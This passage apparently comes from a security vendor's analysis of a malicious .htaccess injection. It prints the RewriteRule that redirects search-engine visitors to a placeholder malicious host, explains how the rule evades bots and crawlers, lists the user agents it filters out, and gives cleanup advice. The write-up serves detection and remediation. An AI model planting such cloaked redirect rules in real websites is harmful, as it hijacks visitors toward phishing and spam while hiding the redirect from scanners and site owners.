  30. RewriteRule ^(.*)$   http://url-to-malicious-site.com/cgi-bin/r.cgi?p=10003&i=36c7c8b3&j=333&m=649f84aa2d951f8f26df403fb179cdea&h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME}  [R=302,L,CO=xccgtswgokoe:1:%{HTTP_HOST}:10080:/:0:HttpOnly]

Payload

The execution algorithm can be described as following:

Apache is handling "HTTP-GET" request, -

IF visitor's:
  1. Source was from search engine (see below) 
  2. Agent used is not listed in table(see below) of user agents
  3. Passed cookie does not contain string "xccgtswgokoe"
Then
  1. Redirect visitor to URL "http://url-to-malicious-site.com/cgi-bin/r.cgi?p=10003&i=36c7c8b3&j=333&m=649f84aa2d"
  2. Inject cookie "xccgtswgokoe:1:%{HTTP_HOST}:10080:/:0:HttpOnly"

List of monitored search engines:
  1. http://google.*
  2. http://yahoo.*
  3. http://bing.*
  4. http://msn.*
  5. http://yandex.*
  6. http://ask.*
  7. http://excite.*
  8. http://altavista.*
  9. http://netscape.*
  10. http://aol.*
  11. http://hotbot.*
  12. http://goto.*
  13. http://infoseek.*
  14. http://mamma.*
  15. http://alltheweb.*
  16. http://lycos.*
  17. http://search.*
  18. http://metacrawler.*
  19. http://rambler.*
  20. http://mail.*
  21. http://dogpile.*
  22. http://ya.*


List of filtered out user agents should contain strings:

  1. Accoona
  2. Ace\sExplorer
  3. Amfibi
  4. Amiga\sOS
  5. AppleSyndication
  6. Archive
  7. Argus
  8. Ask\sJeeves
  9. Atrenko\sNews
  10. BeOS
  11. BigBlogZoo
  12. Biz360
  13. Blaiz
  14. BlogPulse
  15. BlogSearch
  16. Bloglines
  17. BlogsLive
  18. BlogsSay
  19. Bookmark
  20. CE\-Preload
  21. CFNetwork
  22. Combine
  23. Crawl
  24. DTAAgent
  25. Danger\shiptop
  26. Diagnostics
  27. EmeraldShield
  28. Evaal
  29. Everest\-Vulcan
  30. Feed
  31. Fetch
  32. FreeBSD
  33. Friendster
  34. Fuck\sYou
  35. Google
  36. Gregarius
  37. HP\-UX
  38. HTML2JPG
  39. HatenaScreenshot
  40. HolyCowDude
  41. Honda\-Search
  42. HttpClient
  43. IRIX
  44. Jakarta
  45. JetBrains
  46. Krugle
  47. Labrador
  48. LeechGet
  49. Liferea
  50. LinkChecker
  51. LinknSurf
  52. Linux
  53. LiveJournal
  54. Lonopono
  55. Lotus\-Notes
  56. Lycos
  57. Lynx
  58. Mac\_PPC
  59. Mac\_PowerPC
  60. Mac\s10
  61. Mediapartners
  62. Megite
  63. MetaProducts
  64. Miva
  65. Mobile
  66. NetBSD
  67. NetNewsWire
  68. NetResearchServer
  69. NewsAlloy
  70. NewsFire
  71. NewsGatorOnline
  72. NewsMacPro
  73. Nokia
  74. NuSearch
  75. Nutch
  76. ObjectSearch
  77. Octora
  78. OmniExplorer
  79. Omnipelagos
  80. Onet
  81. OpenBSD
  82. OpenIntelligenceData
  83. Python
  84. RSS
  85. Rambler
  86. Rojo
  87. SBIder
  88. Scooter
  89. Seeker
  90. Series\s60
  91. SharpReader
  92. SiteBar
  93. Slurp
  94. Snoopy
  95. Soap\sClient
  96. Socialmarks
  97. Sphere\sScout
  98. Straw
  99. SunOS
  100. Surfer
  101. Syndic8
  102. Syntryx
  103. TargetYourNews
  104. Technorati
  105. Thunderbird
  106. Twiceler
  107. Validator
  108. Vienna
  109. W3C
  110. WWWeasel
  111. Wavefire
  112. WebPatrol
  113. Webmaster
  114. Win16
  115. Win95
  116. Win98
  117. WinHTTP
  118. WinNT4
  119. Win\s9x
  120. Windows\s95
  121. Windows\s98
  122. Windows\sCE
  123. Windows\sNT\s4
  124. WordPress
  125. Yahoo
  126. Yandex
  127. Yeti
  128. YouReadMe
  129. Zhuaxia
  130. ZyBorg
  131. apache
  132. appie
  133. asterias
  134. bing
  135. blogWatcher
  136. bot
  137. cococ
  138. curl
  139. ecto
  140. endo
  141. exactseek
  142. findlinks
  143. heritrix
  144. httpunit
  145. iGetter
  146. iPhone
  147. ichiro
  148. larbin
  149. libwww
  150. macDN
  151. oreilly
  152. psycheclone
  153. retriever
  154. spider
  155. sproose
  156. subscriber
  157. urllib
  158. voyager
  159. webcollage
  160. wget
  161. wwwster
  162. yacy


Summary

The hijacked traffic was redirected using blackhat SEO techniques. Just to name a few, such as pills/pharma, phishing, cash loans, pay-per-click providers, begs sales and so on. Just to sum it up, - the attack was designed to hijack traffic and redirect it to whatsoever websites defined by an attacker.

Website Malware Scanning And Malware Clean-Up


Uncovering online threats and hidden malware is easy and effective with Online Malware Scanner. However, if you suspect that your website was infected, select from Malware Removal & Monitoring Plans for malware removal.

Alternatively, you can try to remove such malware using Quttera's website malware scan report and manually investigating your site's .htaccess file(s). Few important things to remember: make sure you use SFTP and not FTP, do backup, change password(s) and, of course, don't forget to submit your website(s) for re-testing and removing from blacklist if needed.